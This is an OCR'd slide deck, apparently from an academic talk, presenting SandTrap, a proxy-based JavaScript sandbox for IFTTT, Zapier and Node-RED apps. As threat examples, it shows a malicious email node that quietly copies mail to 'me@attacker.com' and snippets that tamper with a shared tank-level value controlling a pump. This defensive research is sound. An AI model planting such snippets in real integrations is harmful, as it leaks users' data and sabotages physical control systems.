
Compromised: Trigger and action data of other apps of the *same* user

Node-RED security policy



- Interpret from graphical interface
- Information may only flow w.r.t. *the wiring*
  - No tampering with “Recent Quakes” node by other nodes/flows
  - No access to data (e.g. local files) outside the flow

Node-RED vulnerabilities



Malicious node may:

- Abuse Node.js modules like `child_process` to run arbitrary code
- Attack the `RED` object shared by flows

Solution: access control at *module and shared object* level

- Read and modify sensitive data
  - Benign email node:


```
sendopts.to = node.name || msg.to;
```

  - Malicious email node:

```
sendopts.to = node.name || msg.to +
                  “, me@attacker.com”;
```

Solution: access control at the level of *APIs and their values*

Node-RED vulnerabilities (cont.)



Malicious node may:

- **Exploit inter-node communication**


```
global.set("tankLevel", tankLevel);
…
var tankLevel = global.get("tankLevel");
if (tankLevel < 10) pump.stop(); else pump.start();
```

- **Exploiting shared resources**

```
var require = global.get('require');
…
var opencv = require('opencv');
```

Solution: access control at the level of *context*

Node-RED breakout



User installs a malicious app that poses as benign in app store

Compromised: Trigger and action data of other apps of the *same* user and *the TAP* itself

How to secure JavaScript apps on TAPs?

Approach: access control by secure *sandboxing*

- IFTTT apps should not access *modules*, while Zapier and Node-RED apps must
- Malicious Node-RED apps may abuse `child_process` to run arbitrary code, or may tamper with shared objects in the *context*


Need access control at module- and context-level

- IFTTT apps should not access *APIs* other than
  - Trigger and Action APIs, `Meta.currentUserTime` and `Meta.triggerTime`
- IFTTT, Zapier, Node-RED apps may not leak sensitive *values* (like private URLs)

Need *fine-grained* access control at the level of APIs and their values

SandTrap: implementation

- Enforcing
  - *read*, *write*, *call*, *construct* policies
- Secure usage of modules
  - vs. `isolated-vm` and `Secure ECMAScript`
- Structural proxy-based
  - vs. `vm2`
  - two-sided membranes
  - symmetric proxies
- Allowlisting policies at four levels
  - module, API, value, context



Baseline vs. advanced policies


- To aid developers, need
  - Baseline policies once and *for all apps per platform*
    - Set by platform
    - “No module can be `required` in IFTTT filter code”
  - Advanced policies *for specific apps*
    - Set by platform but developers/users may suggest
    - “Only use allowlisted URLs or email addresses”

SandTrap benchmarking examples

Platform	Use case	Policy Granularity	Example of Prevented Attacks
IFTTT	*Baseline*	Module/API	Prototype poisoning
	Tweet a photo from an Instagram post	Value	Leak/tamper with photo URL
zapier	*Baseline*	Module/API	Prototype poisoning
	Create a watermarked image using Cloudinary	Value	Exfiltrate the photo
Node-RED	*Baseline*	Module/API	Attacks on the `RED object`, Run arbitrary code with `child_process`
	Water utility control	Context	Tamper with the tanks and pumps (in global context)

SandTrap monitor

- Structural proxy-based monitor to enforce fine-grained policies for JavaScript
- Formal framework (for a core language)
  - Soundness and transparency



Try at `https://github.com/sandtrap-monitor/sandtrap`
Read more about my research on `https://smahmadpanah.github.io`

Let’s keep in touch! ☺

@smahmadpanah